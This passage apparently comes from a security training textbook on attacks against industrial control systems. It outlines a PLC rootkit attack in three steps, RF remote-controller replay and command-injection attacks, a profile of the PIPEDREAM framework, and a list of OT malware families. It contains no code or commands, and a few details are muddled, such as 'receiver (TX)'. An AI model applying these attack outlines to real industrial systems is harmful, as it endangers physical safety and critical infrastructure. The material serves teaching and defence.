
Figure 18.82: Hacking PLC through PLC rootkit attack

Steps used to perform a PLC rootkit attack:

- **Step 1**: Attacker gains authorized access to the PLC device by injecting a rootkit. Then, he performs a control-flow attack against the PLC runtime to guess the default password and gain root-level access to the PLC.
- **Step 2**: Now, the attacker maps the input and output modules along with their locations in the memory to overwrite the input and output PLC parameters.
- **Step 3**: After learning about the I/O pins and the PLC logic mapping, the attacker manipulates the I/O initialization sequence, thus taking complete control over the PLC operations.

A PLC rootkit can make use of the architectural flaws in the microprocessors and bypass the modern detection mechanisms. Using this attack, the attacker can gain full control of the PLC input and output processing by manipulating the I/O initialization. A PLC rootkit attack is also referred to as a PLC ghost attack. To perform this attack, attackers require in-depth knowledge of PLC architecture.

The CPU of the PLC operates in two modes, i.e., programming mode and run mode. In the programming mode, the PLC can remotely download the code from any computer, and the run mode is used for executing the actual code. After gaining access to the PLC, attackers can download the malware code to the PLC that is stored by the CPU. This malicious code is executed in place of the original code. Now, the attacker manipulates the input and output to gain complete control over mechanical devices and further damage or destruct their operation.



Hacking Industrial Systems through RF Remote Controllers

- Most industrial machines are **operated via remote controllers** that are used in various industries such as manufacturing, logistics, mining, and constructions for automation or to control machines
- Improper security implementations in the devices operating via remote controllers can **pose severe risks** to the industrial systems

Hacking Industrial Systems through RF Remote Controllers

Most industrial machines are operated via remote controllers. These remote controllers are used in various industries, such as manufacturing, logistics, mining, and construction, for automation or to control machines. Devices in a network use a transmitter (TX) and receiver (RX) to communicate with each other. While the transmitter (TX) passes radio commands (via buttons), the receiver (TX) reacts to the corresponding commands. Improper security implementations in devices operating via remote controllers can pose severe security risks to industrial systems.

Attackers can stand within the radius of the target system and use a specially designed radio transceiver-type device. The device helps attackers to design their own packets and send them in a network to gain access over the industrial system and perform various malicious activities.

Listed below are threats industrial systems often face via RF remote controllers:

- **Replay Attack**

  Attackers record the commands (RF packets) transmitted by an operator and replay them to the target system to gain basic control over the system.



Figure 18.83: Replay attack on industrial systems

- **Command Injection**

  Being aware of RF protocols, attackers can alter RF packets or inject their own packets employing reverse-engineering techniques to gain complete access over the machine. Attackers capture and record commands, perform reverse engineering to derive other commands used to control the target device, and inject those commands to manipulate the normal operation of the target device.

OT Malware: PIPEDREAM

- PIPEDREAM is an attack framework designed with a set of tools aimed at ICS/SCADA devices
- Attackers use this tool set to **scan**, **compromise**, and **control the devices** in an OT network

Impact

- Loss of safety, availability, and control
- Manipulation of control
- ICS Kill Chain Stage 2 – Install/Modify; Execute ICS attack

Adversary

- No association with known activity groups
- Unique tool development
- Attacker leverages the exploitation of vulnerabilities inside of its capabilities

Infrastructure

- Utilizes victim PLCs, engineering workstations, and PLC control software for lateral movement and manipulation
- Custom operational implant designed for command and control over SSL

Attackers' group

Capabilities

- Custom capabilities for manipulating and disabling PLCs
- Custom capabilities using ICS-specific protocols for internal reconnaissance and manipulation
- Custom interactive operational capability to perform system enumeration, issue WMI commands, host-based command execution, file operations, and registry manipulation
- PLC denial of service
- Credential capture and brute-forcing of PLCs

Victim

- Asset owners with Schneider Electric and Omron PLCs
- Other vendors' CODESYS-based PLCs likely vulnerable to manipulation by the capabilities

OT Malware

- CaddyWiper
- EKANS
- MegaCortex
- Disruptionware
- LockerGoga
- Triton
- Olympic Destroyer

OT Malware

Attackers are developing malware targeting industrial systems. OT malware such as Havex and Industroyer have caused severe disruption to business processes on industrial networks. It can cause potential damage to the software and hardware that is used to operate critical infrastructure. In some scenarios, OT malware can also propagate the infection and make the devices connected to the network inoperable. Industrial control systems are more susceptible to malware attacks as they are connected to a wider network. In addition, OT solutions are often vulnerable to malware attacks as they use proprietary systems and legacy technology that are not regularly updated and patched. OT ransomware, once it has infected an industrial system, can destructively lock and encrypt the hard drive files, making the system inaccessible and unusable.

